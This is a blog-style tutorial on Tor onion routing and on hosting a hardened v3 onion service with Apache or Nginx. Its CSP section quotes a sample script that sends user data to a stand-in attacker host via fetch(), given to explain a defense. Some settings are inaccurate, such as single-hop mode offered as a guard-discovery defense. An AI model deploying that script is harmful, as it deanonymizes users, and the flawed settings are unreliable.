
Tor (better known as The Onion Router) is a system that keeps your internet activity private by bouncing it through a worldwide volunteer network.
How nodes and decryption work
To hide your identity, the Tor Browser builds a circuit using three distinct nodes: the guard, the middle and the exit.
When the website responds, the process happens in reverse.
Each node adds its layer of encryption back on as it passes the data toward you, and only your computer has all three keys to decrypt the final result.
Your computer selects three random nodes and creates a unique symmetric encryption key for each one using the Diffie Hellman protocol.
Cool as fuck innit?
Before sending data, your computer encrypts it THREE times: once for each node, starting with the exit node’s key, then the middle, then the guard.
The guard node (entry): it receives the “onion” and uses its key to peel off the outermost layer.It sees your IP address but only sees a garbled, encrypted mess underneath that it cannot read: it then passes the data to the next node.
The middle node receives the data and peels off the second layer. Because it sits in the middle, it doesn’t know who you are.
The exit node: peels off the final layer to reveal the actual data and the destination website.The website sees the request coming from the exit node’s IP, not yours.
Onion Hidden Services
The .onion address is a self authenticating address derived from a public key. Version 3 onion addresses (v3) are 56 characters long and are the current standard.
Involved steps and architecture
When a client connects to your .onion service:
- Client fetches your service descriptor from the Tor distributed hash table (DHT)
- Client builds a 3 hop circuit to an introduction point registered by your server
- Client creates a rendezvous point and sends a request via the introduction point
- Your server builds a 3 hop circuit to the rendezvous point
- A 6 hop end to end encrypted tunnel is established neither side learns the other’s IP
The “onion” routing as layered encryption

Past this title, a lot of math, science and tech will be involved. We will be highly technical, so please stay focused!
If you don’t understand just skip past.
You’ll find the simplified version above : P
Tor uses onion encryption, where a message is wrapped in multiple layers of encryption; just one per relay.
If a client selects a path of three relays:
- Entry (guard) node \( R_1 \)
- Middle node \( R_2 \)
- Exit node \( R_3 \)
The message \( M \) is encrypted as:
$$
C = E_{R_1}(E_{R_2}(E_{R_3}(M)))
$$
Each relay removes exactly one layer:
- \( R_1 \): obtains \( E_{R_2}(E_{R_3}(M)) \)
- \( R_2 \): obtains \( E_{R_3}(M) \)
- \( R_3 \): obtains \( M \)
No single relay knows both:
- Sender identity (only \( R_1 \))
- Destination (only \( R_3 \))
Telescoping key exchange
Tor constructs circuits incrementally using layered cryptographic handshakes.
1. Entry node key agreement
The client performs a Diffie Hellman exchange with \( R_1 \):
$$
g^{ab} \mod p
$$
This establishes a shared symmetric key \( K_1 \).
2. Extend to middle node
$$
K_2 = g^{ac} \mod p
$$
This exchange is encrypted inside layer \( K_1 \), so \( R_1 \) cannot observe it.
3. Extend to exit node
$$
K_3 = g^{ad} \mod p
$$
The client now shares:
- \( K_1 \) with \( R_1 \)
- \( K_2 \) with \( R_2 \)
- \( K_3 \) with \( R_3 \)
Layered symmetric encryption
After circuit construction, Tor uses fast symmetric encryption.
$$
C = E_{K_1}(E_{K_2}(E_{K_3}(M)))
$$
Each relay decrypts one layer:
$$
M_i = D_{K_i}(C_i)
$$
This is computationally efficient compared to public key cryptography.
4. Fixed length cells
Tor transmits data in fixed size cells:
- Payload: 498 bytes
- Header: 14 bytes
This minimizes information leakage like message size and fragmentation patterns. (useful source)
5. Directory consensus
The Tor network can be modeled as a graph:
- Nodes = relays
- Edges = possible connections
Relay selection follows a weighted distribution:
$$
P(\text{choose relay } i) = \frac{w_i}{\sum_j w_j}
$$
Tor wants two things at once:
- Load balancing meaning no single relay should get overwhelmed.
- Anonymity so high bandwidth relays should be used more often, BUT not exclusively.
Each relay has a weight() proportional to its bandwidth or capacity.
Higher → capable of handling more traffic.

Why is the probability proportional to the weight?
Suppose you have relays with weights for naturals.
If a relay has twice the capacity of another, it should be picked twice as often.
To turn weights into probabilities, divide each weight by the sum of all weights:
, so it’s a valid probability distribution.
6. Probabilistic security
Let:
- \( p \) = probability attacker controls entry node
- \( q \) = probability attacker controls exit node
Then deanonymization probability is:
$$
P = p \cdot q
$$
This motivates the use of long term guard nodes.
7. Forward Secrecy
Each circuit uses ephemeral keys, ensuring:
$$
\text{past traffic} \not\Rightarrow \text{decryptable}
$$
Even if long term keys are later compromised, past sessions remain secure.
8. Traffic analysis resistance (with limitations)
An attacker may observe timing patterns:
$$
T_{in}(t), \quad T_{out}(t)
$$
Correlation analysis:
$$
\rho = \text{corr}(T_{in}, T_{out})
$$
In my opinion, a high value of \( \rho \) suggests a likely link between input and output traffic.
This represents Tor’s primary mathematical weakness.
9. Mixing vs onion routing
Classical mix networks permute messages:
$$
\pi(M_1, M_2, \dots, M_n)
$$
| Property | Mixnets | Tor |
|---|---|---|
| Latency | High | Low |
| Anonymity | Strong | Moderate |
| Real time capability | No | Yes |
10. Exit node problem
The exit node can observe plaintext unless additional encryption is used.
$$
\text{Security} = \text{Tor} + \text{E2E encryption}
$$
Without HTTPS/TLS, traffic may be read or modified.
At the end of the day, the fundamental objective is to minimize linkage between:
$$
\text{User} \leftrightarrow \text{Destination}
$$
1. Installing and configuring Tor
Always install Tor from the official Tor Project repository, not the default Ubuntu/Debian repo’s, which often ships outdated versions.
# Install prerequisites
sudo apt update && sudo apt install -y apt-transport-https gpg wget

# Add Tor Project GPG key
wget -qO- https://deb.torproject.org/torproject.org/A3C4F0F979CAA22CDBA8F512EE8CBC9E886DDD89.asc \
  | gpg --dearmor | sudo tee /usr/share/keyrings/tor-archive-keyring.gpg > /dev/null

# Add the repository (Ubuntu 22.04 / jammy — adjust for your distro)
echo "deb [signed-by=/usr/share/keyrings/tor-archive-keyring.gpg] \
  https://deb.torproject.org/torproject.org jammy main" \
  | sudo tee /etc/apt/sources.list.d/tor.list

# Install Tor
sudo apt update && sudo apt install -y tor deb.torproject.org-keyring
Code language: PHP (php)
1.2 Verify Tor’s running
sudo systemctl enable --now tor
sudo systemctl status tor

# You should see in the log (s):
# Bootstrapped 100% (done): DoneCode language: PHP (php)
2. Configure the Hidden service in torrc

The main Tor configuration file you wanna edit is /etc/tor/torrc.
You usually only have to edit or uncomment some sections in the code to get it up and running.
You have to tell Tor to expose a local port as a .onion service.
sudo nano /etc/tor/torrc

# Add these lines or uncomment:
################################
# Hidden service configuration #
################################

# Directory to store keys and hostname
HiddenServicePort 80 127.0.0.1:8080

# (Optional) Serve HTTPS via Tor port 443 to local 8443
# HiddenServicePort 443 127.0.0.1:8443

# Use version 3 onion addresses  (required, v2 is long gone and deprecated)
HiddenServiceVersion 3Code language: PHP (php)
NOTE: Port 8080 (not 80) is used so that your web server can run as a non root user.
Any local port works; just keep it consistent with your web server configuration below.
3. Reload Tor and retrieve your .onion address
sudo systemctl reload tor

# Fetch your .onion hostname
sudo cat /var/lib/tor/hidden_service/hostname

# Example output:
# 3g2upl4pq6kqucm4.onion (old v2 address type)
# example###############################.onion ( 56-char v3 address type)Code language: PHP (php)
NOTE:

Store your /var/lib/tor/hidden_service/ directory securely.
The private_key file inside is your .onion identity. Losing it means losing your address permanently.
Back it up offline. Possibly on a live Linux OS (like Tails for extreme privacy).
4. Apache configuration for a Tor hidden service
4.1 Install Apache
sudo apt install -y apache2
sudo a2enmod rewrite headers ssl
sudo systemctl enable apache2
4.2 Create a dedicated virtualhost

Create a separate VirtualHost that listens only on 127.0.0.1:8080 (never on 0.0.0.0).
This prevents your Tor site from accidentally being accessible on your public IP.
# Run:
sudo nano /etc/apache2/sites-available/tor-hidden.conf

# Then paste:
<VirtualHost 127.0.0.1:8080>
    ServerName youronionaddress.onion
    DocumentRoot /var/www/tor-hidden

    # Logging — log to separate files, never expose in error pages
    ErrorLog  /var/log/apache2/tor-hidden-error.log
    CustomLog /var/log/apache2/tor-hidden-access.log combined
    LogLevel warn

    # Disable directory listing
    Options -Indexes -FollowSymLinks
    AllowOverride None

    <Directory /var/www/tor-hidden>
        Require all granted
        Options -Indexes -ExecCGI -Includes
        AllowOverride None
    </Directory>

    # Security headers (see Part 4 for full hardening)
    Header always set X-Content-Type-Options    "nosniff"
    Header always set X-Frame-Options           "DENY"
    Header always set X-XSS-Protection          "1; mode=block"
    Header always set Referrer-Policy            "no-referrer"
    Header always set Content-Security-Policy   "default-src 'self'"
    Header always unset X-Powered-By
    Header always unset Server

    # Remove server version info
    ServerTokens Prod
    ServerSignature Off
</VirtualHost>


Code language: PHP (php)
4.3 Configure Apache to listen only on localhost
Edit /etc/apache2/ports.conf to add the 8080 listener on localhost only:
sudo nano /etc/apache2/ports.conf

# Add or modify:
Listen 127.0.0.1:8080

# If you're NOT serving a public site, also remove/restrict:
# Listen 80   <-- remove this line or restrict it
Code language: PHP (php)
4.4 Create web root and enable site
sudo mkdir -p /var/www/tor-hidden
echo '<h1>Hidden Service Online</h1>' | sudo tee /var/www/tor-hidden/index.html
sudo chown -R www-data:www-data /var/www/tor-hidden
sudo chmod -R 750 /var/www/tor-hidden

sudo a2ensite tor-hidden.conf
sudo a2dissite 000-default.conf   # disable default site if not needed
sudo apache2ctl configtest         # must say: Syntax OK
sudo systemctl reload apache2
Code language: PHP (php)
⚠ Warning: Run apache2ctl configtest before every reload.
A syntax error will take your service offline.
(Optional): Harden the global Apache config:
sudo nano /etc/apache2/conf-available/security.conf

# Set or confirm these values:
ServerTokens Prod
ServerSignature Off
TraceEnable Off

# Disable TRACE and TRACK methods globally
<LimitExcept GET POST HEAD>
    Require all denied
</LimitExcept>

# Prevent clickjacking globally
Header always append X-Frame-Options DENY


Code language: PHP (php)
Nginx configuration for a Tor hidden service
1. Install Nginx
sudo apt install -y nginx
sudo systemctl enable nginx
1.1 Create a dedicated server block

Create /etc/nginx/sites-available/tor-hidden and bind it exclusively to 127.0.0.1:8080.
Never use 0.0.0.0 or the wildcard _ for a hidden service.
Never.
sudo nano /etc/nginx/sites-available/tor-hidden

# Then paste:
server {
    listen 127.0.0.1:8080;
    server_name youronionaddress.onion;

    root /var/www/tor-hidden;
    index index.html index.htm;

    access_log /var/log/nginx/tor-hidden-access.log;
    error_log  /var/log/nginx/tor-hidden-error.log warn;

    # Disable directory listing
    autoindex off;

    # Security headers
    add_header X-Content-Type-Options    "nosniff"         always;
    add_header X-Frame-Options           "DENY"            always;
    add_header X-XSS-Protection          "1; mode=block"   always;
    add_header Referrer-Policy            "no-referrer"     always;
    add_header Content-Security-Policy
        "default-src 'self'; script-src 'self'; object-src 'none'" always;
    add_header Permissions-Policy
        "geolocation=(), microphone=(), camera=()" always;

    # Hide server version
    server_tokens off;

    location / {
        try_files $uri $uri/ =404;
    }

    # Block access to hidden files (.htaccess, .git, etc.)
    location ~ /\. {
        deny all;
        return 404;
    }

    # Block access to backup files
    location ~* \.(bak|conf|sql|tar|gz|log)$ {
        deny all;
        return 404;
    }
}
Code language: PHP (php)
1.2 Enable the site and test
sudo ln -s /etc/nginx/sites-available/tor-hidden /etc/nginx/sites-enabled/
sudo rm -f /etc/nginx/sites-enabled/default   # disable default site

sudo nginx -t                  # must output: test is successful
sudo systemctl reload nginx
Code language: PHP (php)
YAY! You got a site up and running!
Do we want to harden Nginx as well?
Let’s do that!
sudo nano /etc/nginx/nginx.conf

# Inside the http {} block, add/confirm:

http {
    server_tokens off;

    # Limit request buffer sizes to mitigate DoS
    client_body_buffer_size   1k;
    client_header_buffer_size 1k;
    client_max_body_size      1k;
    large_client_header_buffers 2 1k;

    # Timeouts
    client_body_timeout   10;
    client_header_timeout 10;
    keepalive_timeout     5 5;
    send_timeout          10;

    # Disable unwanted HTTP methods globally
    add_header Allow "GET, POST, HEAD" always;

    # Gzip (disable for max privacy — gzip can leak side channel info)
    gzip off;
}
Code language: PHP (php)
Security wise: Disable gzip compression on Tor hidden services.
B.R.E.A.C.H. and C.R.I.M.E. attacks can exploit gzip to extract secrets from encrypted responses IF and WHEN the attacker CAN inject content.
5. torrc security settings
Apply these additional torrc settings to harden the Tor process itself:
sudo nano /etc/tor/torrc

# ── Process Isolation ──────────────────────────────────────────
User debian-tor                   # Run Tor as unprivileged user

# ── Client Feature Hardening ──────────────────────────────────
ClientOnly 1                      # Don't relay others' traffic
ExitPolicy reject *:*             # Absolutely no exit relay

# ── Hidden Service Specific ───────────────────────────────────
HiddenServiceDir /var/lib/tor/hidden_service/
HiddenServicePort 80 127.0.0.1:8080
HiddenServiceVersion 3

# ── Defense Against Guard Discovery ──────────────────────────
# Use single-hop (requires Tor 0.4.7+ and careful consideration)
# HiddenServiceSingleHopMode 1    # Only if you accept tradeoffs

# ── Sandbox (Linux only, experimental) ────────────────────────
# Sandbox 1

# ── Connection Throttling ─────────────────────────────────────
# Limit connections if you experience DoS
MaxCircuitDirtiness 600
NewCircuitPeriod 30
Code language: PHP (php)
5.1 UFW configuration
Block all inbound traffic on your public IP. Your hidden service only needs Tor to make outbound connections; there should be nothing listening publicly.
sudo apt install -y ufw

# Default: deny all inbound, allow all outbound
sudo ufw default deny incoming
sudo ufw default allow outgoing

# Only allow SSH from your trusted IP (replace with your IP)
sudo ufw allow from YOUR.ADMIN.IP.HERE to any port 22

# Allow Tor's outbound port (9001 if relaying, but we set ClientOnly 1)
# No inbound rules needed for a hidden service

sudo ufw enable
sudo ufw status verbose

# Verify no web port is publicly open:
sudo ss -tlnp | grep -E ':(80|443|8080)'
# Should show ONLY 127.0.0.1:8080 — never 0.0.0.0:8080
Code language: PHP (php)
If ss shows 0.0.0.0:8080 or :::8080 then your site is publicly exposed. Fix your VirtualHost/server block listen directive immediately
5.1 Enable the site and test
sudo ln -s /etc/nginx/sites-available/tor-hidden /etc/nginx/sites-enabled/
sudo rm -f /etc/nginx/sites-enabled/default   # disable default site

sudo nginx -t                  # must output: test is successful
sudo systemctl reload nginx
Code language: PHP (php)
5.2 Harden the global Nginx config
sudo nano /etc/nginx/nginx.conf

# Inside the http {} block, add/confirm:

http {
    server_tokens off;

    # Limit request buffer sizes to mitigate DoS
    client_body_buffer_size   1k;
    client_header_buffer_size 1k;
    client_max_body_size      1k;
    large_client_header_buffers 2 1k;

    # Timeouts
    client_body_timeout   10;
    client_header_timeout 10;
    keepalive_timeout     5 5;
    send_timeout          10;

    # Disable unwanted HTTP methods globally
    add_header Allow "GET, POST, HEAD" always;

    # Gzip (disable for max privacy — gzip can leak side-channel info)
    gzip off;
}
Code language: PHP (php)
Like we said earlier:
Security wise: Disable gzip compression on Tor hidden services. B.R.E.A.C.H. and C.R.I.M.E. attacks can exploit gzip to extract secrets from encrypted responses when the attacker can inject content blah blah blah you know the drill.
6. Security, hardening & best practices
Apply these additional torrc settings to harden the Tor process itself:
sudo nano /etc/tor/torrc

# ── Process Isolation ──────────────────────────────────────────
User debian-tor                   # Run Tor as unprivileged user

# ── Client Feature Hardening ──────────────────────────────────
ClientOnly 1                      # Don't relay others' traffic
ExitPolicy reject *:*             # Absolutely no exit relay

# ── Hidden Service Specific ───────────────────────────────────
HiddenServiceDir /var/lib/tor/hidden_service/
HiddenServicePort 80 127.0.0.1:8080
HiddenServiceVersion 3

# ── Defense Against Guard Discovery ──────────────────────────
# Use single-hop (requires Tor 0.4.7+ and careful consideration)
# HiddenServiceSingleHopMode 1    # Only if you accept tradeoffs

# ── Sandbox (Linux only, experimental) ────────────────────────
# Sandbox 1

# ── Connection Throttling ─────────────────────────────────────
# Limit connections if you experience DoS
MaxCircuitDirtiness 600
NewCircuitPeriod 30
Code language: PHP (php)
6.1 UFW Firewall Configuration
Block all inbound traffic on your public IP. Your hidden service only needs Tor to make outbound connections; there should be nothing listening publicly.
sudo apt install -y ufw

# Default: deny all inbound, allow all outbound
sudo ufw default deny incoming
sudo ufw default allow outgoing

# Only allow SSH from your trusted IP (replace with your IP)
sudo ufw allow from YOUR.ADMIN.IP.HERE to any port 22

# Allow Tor's outbound port (9001 if relaying, but we set ClientOnly 1)
# No inbound rules needed for a hidden service

sudo ufw enable
sudo ufw status verbose

# Verify no web port is publicly open:
sudo ss -tlnp | grep -E ':(80|443|8080)'
# Should show ONLY 127.0.0.1:8080 — never 0.0.0.0:8080
Code language: PHP (php)
NOTE: If ss shows 0.0.0.0:8080 or :::8080 then your site is publicly exposed. Fix your VirtualHost/server block listen directive immediately.
6.3 Prevent IP leakage from Content
Even with Tor configured perfectly, your web application can leak your IP through:
- External resources (CDNs, Google Fonts, analytics scripts, tracking pixels)
- Server side generated error pages that include hostname or IP
- Email headers if your app sends mail
- Redirects to clearnet (http/https) URLs
- Embedded iframes pointing to clearnet

TIP: Audit every resource your page loads.
Use Content-Security-Policy: default-src ‘self’ to block all external resource loading.
NERDY SHIT INCOMING
CSP works like a secondary browser enforced firewall designed to prevent deanonymization by strictly controlling the execution environment and network activity of a web application.
While the Tor network provides anonymity at the transport layer, an adversary can use Cross Site Scripting, malicious resource injection to execute client side code that, effectively, bypasses Tor’s protections to reveal a user’s real IP address or unique hardware identifiers.
It is identity exfiltration.
For instance, an attacker might inject a script that attempts to connect to a clearnet server they control via a fetch() or XMLHttpRequest, and if the Tor Browser’s proxy settings are somehow subverted or if the request is made in a way the browser doesn’t handle, thereby logging the user’s nonTor IP.
CSP directives like connect-src 'self' or connect-src https://*.onion are critical because they define an anonymity boundary, strictly forbidding any outbound connections to the clearnet that could be used as a beacon.
Furthermore, CSP is instrumental in blocking browser fingerprinting vectors, such as the unauthorized use of the HTML5 Canvas API, WebGL, or specific font rendering techniques that could create a unique “signature” for a user across different sessions.
In Tor Browser high sec levels (safer and safest, may vary) already disable many of these features, but a site specific CSP provides a redundant layer of defense that remains active even if a user is browsing at the “Standard” security level.
By enforcing script-src 'self' 'nonce-...', developers can ensure that only cryptographically signed, trusted scripts are executed, effectively neutralizing the risk of “drive-by” deanonymization attacks that target the browser’s JavaScript engine.
The most dangerous attack on a Tor user is a script that forces the browser to make a direct connection to a non Tor IP.
An attacker might use:
- Vector:
<script>fetch('https://attacker-clearnet.com' + user_data)</script> - CSP Defense:
connect-src 'self'; - Mechanism: The browser will block any attempt to connect to
attacker-clearnet.combecause it is not the “self” origin, preventing the data from ever leaving the anonymous session.
2. Neutralizing Fingerprinting
Fingerprinting attempts to identify a user by their unique browser configuration (screen resolution, installed fonts, GPU info).
- Vector: A script that renders text to a
<canvas>element and checks the pixel-perfect result, which varies by OS and hardware. - CSP Defense:
script-src 'self';combined with the Tor Browser’s native canvas blocking. - Mechanism: By preventing third party scripts from running, you eliminate the code that would perform the fingerprinting measurement in the first place.
3. Restricting the sandbox
The sandbox directive can be used to further restrict a page’s capabilities such as preventing it from opening popups or executing plugins that do not honor Tor’s proxy.
- Example Policy:
Content-Security-Policy: sandbox allow-scripts allow-forms; - Impact: It locks the page into a highly restricted mode where it cannot trigger “external” browser behaviors that might leak state information.
# Example

Content-Security-Policy:
    default-src 'self';
    script-src  'self';
    style-src   'self';
    img-src     'self' data:;
    font-src    'self';
    connect-src 'self';
    frame-src   'none';
    object-src  'none';
    base-uri    'self';
    form-action 'self';
    frame-ancestors 'none';
    upgrade-insecure-requests;

# For Apache — add to your VirtualHost:
Header always set Content-Security-Policy "default-src 'self'; ..."

# For Nginx — add to your server block:
add_header Content-Security-Policy "default-src 'self'; ..." always;
Code language: PHP (php)
6.4 Disable server info headers
Apache
# /etc/apache2/conf-available/security.conf
ServerTokens Prod
ServerSignature Off
TraceEnable Off

# Remove X-Powered-By and other identifying headers
Header unset X-Powered-By
Header unset Server
Header always unset X-AspNet-Version
Header always unset X-AspNetMvc-Version
Code language: PHP (php)
Nginx
# /etc/nginx/nginx.conf  (inside http {})
server_tokens off;

# /etc/nginx/sites-available/tor-hidden  (inside server {})
more_clear_headers Server;           # requires ngx_headers_more module
# OR just ensure server_tokens off is set globally
Code language: PHP (php)
6.5 Log hygiene
Web server logs are a privacy risk.
Consider the following:
- Disable access logs entirely or log only to /dev/null for maximum privacy
- If you keep logs, use logrotate with short retention (1/3 days)
- Never log to a path that gets backed up or synced off server
- Consider logging only error conditions, not every request
# Apache — disable access logging for the hidden service:
CustomLog /dev/null combined

# Nginx — disable access logging:
access_log off;
error_log /var/log/nginx/tor-hidden-error.log crit;   # errors only
Code language: PHP (php)
6.6 Filesystem permissions
# Web root: owned by root, readable by www-data
sudo chown -R root:www-data /var/www/tor-hidden
sudo find /var/www/tor-hidden -type d -exec chmod 750 {} \;
sudo find /var/www/tor-hidden -type f -exec chmod 640 {} \;

# Tor hidden service directory: owned by debian-tor, no world access
sudo chown -R debian-tor:debian-tor /var/lib/tor/hidden_service/
sudo chmod 700 /var/lib/tor/hidden_service/
sudo chmod 600 /var/lib/tor/hidden_service/private_key
sudo chmod 644 /var/lib/tor/hidden_service/hostname
Code language: PHP (php)
6.7 AppArmor profiles
Both Tor and Apache/Nginx ship with AppArmor profiles on Debian/Ubuntu.
Ensure they are enforced:
sudo apt install -y apparmor apparmor-utils

# Check status of Tor's AppArmor profile
sudo aa-status | grep tor

# Enforce Apache profile
sudo aa-enforce /etc/apparmor.d/usr.sbin.apache2

# Enforce Nginx profile (if available)
sudo aa-enforce /etc/apparmor.d/usr.sbin.nginx

# Reload all profiles
sudo systemctl reload apparmor
Code language: PHP (php)
6.8 Keep everything updated
# Unattended security upgrades
sudo apt install -y unattended-upgrades
sudo dpkg-reconfigure --priority=low unattended-upgrades

# Manually update now
sudo apt update && sudo apt upgrade -y

# Check Tor version regularly
tor --version
Code language: PHP (php)
7. Verify the service is reachable
# From the server itself — test via localhost
curl -s http://127.0.0.1:8080/

# From the server via Tor (requires torsocks)
sudo apt install -y torsocks
torsocks curl http://youronionaddress.onion/

# From another machine with Tor Browser
# Open Tor Browser → enter your .onion address → verify it loads
Code language: PHP (php)
7.1 Verify no public exposure
# Check what ports are publicly reachable from outside
# Run this from a DIFFERENT machine:
nmap -p 80,443,8080 YOUR.SERVER.PUBLIC.IP

# All should show: filtered or closed
# If 8080 shows open — your server is leaking!

# From the server, double-check listeners:
sudo ss -tlnp
# Port 8080 should ONLY show 127.0.0.1:8080
# NOT 0.0.0.0:8080 or :::8080
Code language: PHP (php)
7.2 Check response headers
# Via torsocks on the server
torsocks curl -I http://youronionaddress.onion/

# Verify:
# - Server header is absent or shows only 'nginx' or 'Apache' (no version)
# - X-Powered-By header is absent
# - Security headers are present (X-Frame-Options, CSP, etc.)
# - No internal IP addresses appear anywhere in the response
Code language: PHP (php)
7.3 Check Tor Logs for Errors
sudo journalctl -u tor --no-pager -n 50

# Healthy log shows:
# [notice] Bootstrapped 100% (done): Done
# [notice] Tor has successfully opened a circuit.

# If you see [warn] or [err] entries, address them before going live
Code language: PHP (php)
Multiple onion services on one server
# In /etc/tor/torrc, add multiple HiddenService blocks:

HiddenServiceDir /var/lib/tor/hidden_service_site1/
HiddenServicePort 80 127.0.0.1:8081
HiddenServiceVersion 3

HiddenServiceDir /var/lib/tor/hidden_service_site2/
HiddenServicePort 80 127.0.0.1:8082
HiddenServiceVersion 3

# Each gets its own unique .onion address
# Create matching VirtualHost/server blocks for ports 8081 and 8082
Code language: PHP (php)
Vanity .onion addresses (mkp224o)
You can generate a vanity v3 .onion address starting with a custom prefix using the mkp224o tool.

Note that this is computationally intensive >\\\\<
# Install dependencies
sudo apt install -y libsodium-dev gcc make git autoconf

# Build mkp224o
git clone https://github.com/cathugger/mkp224o.git
cd mkp224o
autoreconf -i && ./configure && make

# Generate addresses starting with 'privacy'
./mkp224o -d keys/ -n 1 privacy

# Copy the generated key directory to Tor's hidden service directory
sudo cp -r keys/privacyXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX.onion/ \
  /var/lib/tor/hidden_service/
sudo chown -R debian-tor:debian-tor /var/lib/tor/hidden_service/
sudo chmod 700 /var/lib/tor/hidden_service/
sudo systemctl reload tor
Code language: PHP (php)
ℹ : Generating a 6 character vanity prefix takes minutes.
8 characters takes hours to days.
10+ chars is impractical on a single machine.
For a more detailed explanation on mkp224o, check out their GitHub.
Running Tor and web server as separate users
For maximum isolation, run Tor and your web server as completely separate unprivileged users with no shared access:
# Tor runs as: debian-tor
# Apache/Nginx runs as: www-data

# Web root: owned by a deploy user, readable by www-data
sudo useradd -r -s /sbin/nologin deploy
sudo chown -R deploy:www-data /var/www/tor-hidden
sudo find /var/www/tor-hidden -type d -exec chmod 750 {} \;
sudo find /var/www/tor-hidden -type f -exec chmod 640 {} \;

# Tor key directory: only accessible to debian-tor
sudo chmod 700 /var/lib/tor/hidden_service/
# www-data has NO access to /var/lib/tor/
Code language: PHP (php)
Using systemd socket activation
Optionally, use systemd to start your web server only when Tor has bootstrapped, preventing early exposure:
# Add to /etc/systemd/system/nginx.service.d/tor-after.conf
[Unit]
After=tor.service
Requires=tor.service

sudo systemctl daemon-reload
sudo systemctl restart nginx
Code language: PHP (php)
Make sure you have:
- Tor installed from official torproject.org repository
- HiddenServiceVersion 3 set in torrc
- Web server listens ONLY on 127.0.0.1 and verified with ss -tlnp
- UFW default deny incoming enabled
- No external resources (CDN, analytics, fonts) in your HTML
- Content-Security-Policy: default-src ‘self’ in all responses
- Server/X-Powered-By headers removed from responses
- Access logs disabled or minimized
- Web root files owned correctly (root:www-data, mode 640/750)
- Tor private_key backed up securely offline
- Tested .onion address loads correctly in Tor Browser
- Tested nmap scan from external shows all ports filtered
- AppArmor profiles enforced for Tor and web server
- Unattended security upgrades enabled
Paths
| File / Path | Purpose |
| /etc/tor/torrc | Main Tor configuration |
| /var/lib/tor/hidden_service/hostname | Your .onion address |
| /var/lib/tor/hidden_service/private_key | Your .onion identity (BACK THIS UP) |
| /etc/apache2/sites-available/tor-hidden.conf | Apache VirtualHost config |
| /etc/nginx/sites-available/tor-hidden | Nginx server block config |
| /etc/apache2/conf-available/security.conf | Apache global security settings |
| /etc/nginx/nginx.conf | Nginx global config |
| /var/www/tor-hidden/ | Web root directory |
⚠ Warning: This guide covers infrastructure level setup. Application level security (SQL injection, XSS, authentication) depends entirely on your web application stack and it is YOUR responsibility to address separately.
This guide is not meant to be followed blindly.
Before doing anything, do your own research (DYOR) on the topic and most importanly, have fun while learning!

See ya goobers!

Leave a Reply